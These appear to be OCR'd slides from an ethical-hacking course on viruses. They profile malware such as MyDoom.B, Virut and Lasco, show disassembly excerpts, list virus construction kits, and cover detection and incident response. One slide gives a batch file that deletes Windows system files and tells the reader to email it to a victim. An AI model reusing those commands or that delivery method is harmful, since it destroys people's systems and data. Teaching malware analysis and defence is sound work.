
Presented for proof of concept

MyDoom.B (cont'd)

- The virus overwrites the host file (%windir%\system32\drivers\etc\hosts on Windows NT/2000/XP, %windir%\hosts on Windows 95/98/ME) to prevent DNS resolution for a number of sites, including several antivirus vendors effecting a Denial of Service.
- 127.0.0.1 localhost localhost.localdomain local lo
  0.0.0.0 0.0.0.0
  0.0.0.0 engine.awaps.net awaps.net www.awaps.net ad.doubleclick.net
  0.0.0.0 spd.atdmt.com atdmt.com click.atdmt.com clicks.atdmt.com
  0.0.0.0 media.fastclick.net fastclick.net www.fastclick.net ad.fastclick.net
  0.0.0.0 ads.fastclick.net banner.fastclick.net banners.fastclick.net
  0.0.0.0 www.sophos.com sophos.com ftp.sophos.com f-secure.com www.f-secure.com
  0.0.0.0 ftp.f-secure.com securityresponse.symantec.com
  0.0.0.0 www.symantec.com symantec.com service1.symantec.com
  0.0.0.0 liveupdate.symantec.com update.symantec.com updates.symantec.com
  0.0.0.0 support.microsoft.com downloads.microsoft.com
  0.0.0.0 download.microsoft.com windowsupdate.microsoft.com
  0.0.0.0 office.microsoft.com msdn.microsoft.com go.microsoft.com
  0.0.0.0 nai.com www.nai.com vil.nai.com secure.nai.com www.networkassociates.com
  0.0.0.0 networkassociates.com avp.ru www.avp.ru www.kaspersky.ru
  0.0.0.0 www.viruslist.ru viruslist.ru avp.ch www.avp.ch www.avp.com
  0.0.0.0 avp.com us.mcafee.com mcafee.com www.mcafee.com dispatch.mcafee.com
  0.0.0.0 download.mcafee.com mast.mcafee.com www.trendmicro.com
  0.0.0.0 www3.ca.com ca.com www.ca.com www.my-etrust.com
  0.0.0.0 my-etrust.com ar.atwola.com phx.corporate-ir.net
  0.0.0.0 www.microsoft.com
- On February 3, 2004, W32/MyDoom.B removed the entry for www.microsoft.com.

Presented for proof of concept

MyDoom.B



Presented for proof of concept

SCO Against MyDoom Worm

SCO Provides Alternate Company Web Site Access And Unites With Vendors to Combat Virus

SCO to Provide Alternate Access to Company Web Site Through www.thescogroup.com

LINDON, Utah, Feb 2, 2004 /PRNewswire-FirstCall via COMTEX/ -- The SCO Group, Inc. (Nasdaq: SCOX), the owner of the UNIX(R) operating system and a leading provider of UNIX-based solutions, today announced it has put alternatives in place for individuals wanting to access its company Web site. The company is asking customers, resellers, developers, shareholders and all other Web site visitors to use www.thescogroup.com as the destination for the company's Web site through the end of Feb. 12, 2004. The company is putting this alternative Web address in place because the recently announced Mydoom or Novarg virus creates an attack that is designed to prevent access to www.sco.com from Feb. 1-12, 2004.

Source: *http://ir.sco.com/*

Latest Viruses

Latest Viruses

W32/Vulgar:

- Overwriting virus with data destructive payload
- Attempts to open default web browser after execution, but results in Internet Explorer crashing

W32/HLLP.zori.c@M:


- Parasitic file infector and mailing worm
- Possesses backdoor functionality that allows unauthorized remote access

W32/Feebs.gen@MM:

- Email worm type virus that configures itself to load at startup
- Spreads itself by email attachment and infects the system after execution of attachment

Top 10 Viruses- 2008

- W32/Detnat
- W32/Netsky
- W32/Mytob
- W32/Bagle
- W32/MyWife
- W32/Virut
- W32/Zafi
- W32/MyDoom
- W32/Lovegate
- W32/Bagz



Virus: Win32.AutoRun.ah

The Trojan was identified by Kaspersky as Virus.Win32.AutoRun.ah

The malware steals password information for several Chinese online games, including World of Warcraft, and uploads the data to a remote server

Virus.Win32.AutoRun.ah has also been known to disable antivirus software and delete any pre-existing viruses

Virus:W32/Virut

Virut is a family of polymorphic memory-resident appending file infectors that have EPO (Entry Point Obscuring) capabilities

Viruses belonging to this family infect files with .EXE and .SCR extensions

All viruses belonging to the Virut family also contain an IRC-based backdoor that provides unauthorized access to infected computers

```
.rsrc:0042603E loc_42603E:                             ; CODE XREF: start+3D↓j
.rsrc:0042603E                 cmp     dword ptr [ebx+4Eh], 'sihT'
.rsrc:00426045                 jnz     short loc_426053
.rsrc:00426047                 mov     eax, [ebx+3Ch]
.rsrc:0042604A                 add     eax, ebx
.rsrc:0042604C                 cmp     word ptr [eax], 'EP'
.rsrc:00426051                 jz      short loc_42605B
.rsrc:00426053
.rsrc:00426053 loc_426053:                             ; CODE XREF: start+29↑j
.rsrc:00426053                 sub     ebx, 100h
.rsrc:00426059                 jmp     short loc_42603E
.rsrc:0042605B ; ---------------------------------------------------------------
.rsrc:0042605B
.rsrc:0042605B loc_42605B:                             ; CODE XREF: start+35↑j
.rsrc:0042605B                 mov     edx, [eax+78h]
```

Program control flow

Virus locates the offset to the PE header of Kernel32.dll

```
.rsrc:00426069 LocateGetProcAddress:                   ; CODE XREF: start:loc_426090↓j
.rsrc:00426069                 lodsd
.rsrc:0042606A                 add     eax, ebx
.rsrc:0042606C                 cmp     dword ptr [eax-1], 74654700h
.rsrc:00426073                 jnz     short loc_426090
.rsrc:00426075                 cmp     dword ptr [eax+3], 'corP'
.rsrc:0042607C                 jnz     short loc_426090
.rsrc:0042607E                 cmp     dword ptr [eax+7], 'rddA'
.rsrc:00426085                 jnz     short loc_426090
.rsrc:00426087                 cmp     dword ptr [eax+0Bh], 'sse'
.rsrc:0042608E                 jz      short GetProcAddressFound
.rsrc:00426090
.rsrc:00426090 loc_426090:                             ; CODE XREF: start+57↑j
.rsrc:00426090                                         ; start+60↑j ...
.rsrc:00426090                 loop    LocateGetProcAddress
.rsrc:00426092                 pop     ecx
.rsrc:00426093                 pop     ebp
.rsrc:00426094                 retn
.rsrc:00426095 ; ---------------------------------------------------------------------------
.rsrc:00426095
.rsrc:00426095 GetProcAddressFound:                    ; CODE XREF: start+72↑j
.rsrc:00426095                 sub     [esp+0Ch+var_C], ecx
```

Virus:W32/Divvi

Divvi is a file infecting virus that does not currently appear to be spreading in the wild


It infects the .EXE files

Attempts to copy itself to removable drives and sets an autorun file to enable itself to spread

While running, it displays the following message:


Worm.SymbOS.Lasco.a

- It is a worm capable of infecting PDAs and mobile phones running under Symbian OS
- Spreads to executable files [SIS archives] on the infected device, making it the first virus for this platform
- Written by the author of the most recent versions of Worm.SymbOS.Cabir and based on Cabir's source code
- Cabir is the first network worm capable of spreading via Bluetooth; it infects mobile phones which run Symbian OS
- Lasco.a replicates via BlueTooth and also infects files
- It scans the disk for SIS archives and attempts to infect these files found by inserting its code while executing



Disk Killer

Disk Killer is a destructive, memory resident, Master Boot Record (MBR)/Boot Sector infecting virus



It spreads by writing copies of itself to 3 blocks on either a floppy diskette or hard disk

These blocks are marked as bad in the File Allocation Table (FAT) so that they cannot be overwritten

The MBR is patched so that when the system is booted, the virus code is executed and it can attempt to infect any new diskettes

Bad Boy


If any system has badboy.exe process on it then that system may be infected with a strain of the sysid worm

Badboy.exe is considered to be a security risk, not only because antivirus programs flag sysid worm as a virus, but also because a number of users have complained about its performance

Delaying the removal of badboy.exe may cause serious harm to your system and will likely cause a number of problems, such as slow performance, loss of data, or leaking private information to websites

HappyBox

It is a dangerous memory resident boot virus



It writes itself into floppy boot sectors and MBR of hard drive

It hooks INT 8, 9, 13h, and 21h and manifests itself with different sound and video effects, displays the message "Happy Box", erases disk sectors, and corrupts the files

Java.StrangeBrew

This is the first known virus infecting Java files

It is able to replicate itself only in case the access to disk files is allowed

Virus is not able to replicate if it is run under known browsers, the system will display a warning message and terminate the virus

When virus is run as the application, virus gets possibility to call disk access Java functions

While infecting, virus opens files as binary data files, reads headers and parses internal Java format

MonteCarlo Family

- These are dangerous memory resident parasitic encrypted viruses
- They hook INT 21h and write themselves to the end of EXE files that are executed
- Depending on the system timer, they run a card game and erase the disk sectors as per the results of the game
- It is named so as it displays the message


  * C A S I N O - Monte Carlo * while playing

PHP.Neworld

This is script virus written in PHP scripting language

It uses the same infection technology as first known PHP virus PHP.Pirus

It appends to files an "include" instruction that refers to the main virus code



The virus infects .PHP, .HTML, .HTM, .HTT files in the C:Windows directory

W32/WBoy.a

Upon execution, these files spawn a malicious process

The malicious programs are typically stored in the following directory:

- %SYSTEMDIR%\XXXXX\<RANDOMLY name generated>.exe

Where XXXXX is an existing folder under %SYSTEMDIR%

ExeBug.d

This is a family of boot and multipartite stealth viruses

They hook INT 13h and write themselves to the MBR of the hard drive and boot sectors of the floppy disks

Multipartite viruses of that family overwrite the headers of EXE file with a virus dropper

Other viruses overwrite the EXE files with trojan programs that erase the hard drive sectors when infected files are executed

W32/Voterai.worm.e

W32/Voterai.worm.e is a particularly damaging worm related to elections campaign in Kenya

Once the malware starts, it will proceed in turning the user machine in to a complete zombie machine

In fact, it will disable almost every security software that may be installed on the machine, and modify the system registry to disable almost any operation that user may perform

As soon as these operations have been performed, the malware will create the following folders on the root of C: drive and also include any mapped drives

The following files which are a copy of this worm are created in the folders listed above:


- Rocks.exe
- Yahoo.exe
- Souls.exe

W32/Lecivio.worm

This worm may be spread via mapped network drives and removable drives

When this worm is executed, it creates the following files:

- %SYSDIR%\CMDIAL.EXE
- %SYSDIR%\INF.EXE
- %SYSDIR%\VIOLLICE.EXE)
- %SYSDIR%\DNANDLK.EXE
- %SYSDIR%\DPNMODEMPL.EXE
- %SYSDIR%\RPCSS.EXE



W32/Lurka.a

Files infected by W32/Lurka.a.sys contain parasitic code attached at their end

When an infected file is started, the control is transferred to the parasitic code, which in turn will first restore the original code and then will drop the infector and rootkit component in the driver's directory

Running an infected executable will directly infect the local system

This infection will cause the system to perform slowly

W32/Vora.worm!p2p

This worm tries to spread over peer to peer shared folders; the actual execution of the malicious binary is a manual step, there is no exploit associated with it

The file is not internally compressed with a packer

If the system is infected, then a small GUI message box appears on the screen with caption of the message box

Clicking on the OK button has little effect, it does not go away, it keeps on re-appearing

Killing it manually can be easily done by killing it in the windows task manager, not only is the malicious binary process visible, it's also visible in the application tab but Virus scan is able to kill it automatically

Writing Virus Programs

Writing a Simple Virus Program

Create a batch file Game.bat with the following text

- @ echo off
- del c:\winnt\system32*.*
- del c:\winnt*.*

Convert the Game.bat batch file to Game.com using bat2com utility

Send the Game.com file as an email attachment to a victim

When the victim runs this program, it deletes core files in WINNT directory making Windows unusable

Virus Construction Kits

Virus creation programs and construction kits can automatically generate viruses

There are number of Virus construction kits available in the wild

Some virus construction kits are:

- Kefi's HTML Virus Construction Kit
- Virus Creation Laboratory v1.0
- The Smeg Virus Construction Kit
- Rajaat's Tiny Flexible Mutator v1.1
- Windows Virus Creation Kit v1.00

Examples of Virus Construction Kits

Batch Virus Generator v1.1c	This program makes batch viruses. Requires MS-DOS to function.
Virus Creation Laboratory v1.0	Belongs to those very popular virus creation programs. Nowhere Man's V.C.L. is a potentially dangerous program, and great care should be using when experimenting with *any* virii, trojans, or logic bombs produced by it.
Nuke GenVirus	Needs MS-DOS to work.
Instant Virus Production Kit v1.7	Requires MS-DOS v6.0 or higher.
Macro Virus Development Kit v1.0b	Macro Virus Development Kit is a tool which generates macro viruses for Microsoft Winword, according to user specifications.
Nuke Randomic Life Generator v0.66b	Generates resident viruses.
Rajaat's Tiny Flexible Mutator v1.1	RTFM is an object module that can be linked to your virus to make it impossible for a scanner to use a simple string. It will encrypt your virus and generates a random decryptor using random registers and random instructions. Therefore, an algorithmic approach will be needed to detect viruses using this object module.
G2 Phalcon/Skism's	Requires MS-DOS v6.0 or higher.
The Super Appending Batch VCK v1.1k	This program generates replicating appending batch virus programs from user-specified parameters. Needs MS-DOS v6.0 or higher.
SkamWerks Labs	This program generates macro viruses for MS Word v6.0.
Trojan Horse Construction Kit v2.0	Simple trojan horse toolkit. Requires MS-DOS v6.0 or higher.
The Simple WinScript Virus Kit v1.1k	VBS WinScript virus construction toolkit.
VBS Worm Generator v2.0 BETA	Powerful VB Script worm generator.
Virus Factory	Virus construction kit. Requires MS-DOS v6.0 or higher.
Senna Spy Worm Generator 2000	VB Script worm generator.

Virus Detection Methods

Virus Detection Methods

Scanning

- Once a virus has been detected, it is possible to write scanning programs that look for signature string characteristic of the virus

Integrity Checking

- Integrity checking products work by reading your entire disk and recording integrity data that acts as a signature for the files and system sectors

Interception

- The interceptor monitors operating system requests that write to disk

Virus Incident Response

Detect the attack: Not all anomalous behavior can be attributed to Viruses

Trace processes using utilities such as handle.exe, listdlls.exe, fport.exe, netstat.exe, pslist.exe, and map commonalities between affected systems

Detect the virus payload by looking for altered, replaced, or deleted files. New files, changed file attributes, or shared library files should be checked

Acquire the infection vector, isolate it. Update anti-virus and rescan all systems

What is Sheep Dip

Slang term for a computer which connects to a network only under strictly controlled conditions, and is used for the purpose of running anti-virus checks on suspect files, incoming messages and so on

It may be inconvenient and time-consuming for organizations to give all incoming email attachment a 'health check' but the rapid spread of macro-viruses associated with word processor and spreadsheet documents, such as the 'Resume' virus circulating in May 2000, makes this approach worthwhile

Sheep Dip Computer

Run Port Monitor

Run File Monitor

Run the virus in this monitored environment

Run Network Monitor

Run Registry Monitor

Virus Analysis - IDA Pro Tool


It is a dissembler and debugger tool that supports both Windows and Linux platforms

It is an interactive, programmable, extendible, multi-processor


Used in the analysis of hostile code and vulnerability research and software reverse engineering

Allows automated unpacking/ decrypting of protected binaries

IDA Pro (Virus Disassembler): Screenshot 1



IDA Pro (Virus Disassembler): Screenshot 2




Prevention is Better than Cure

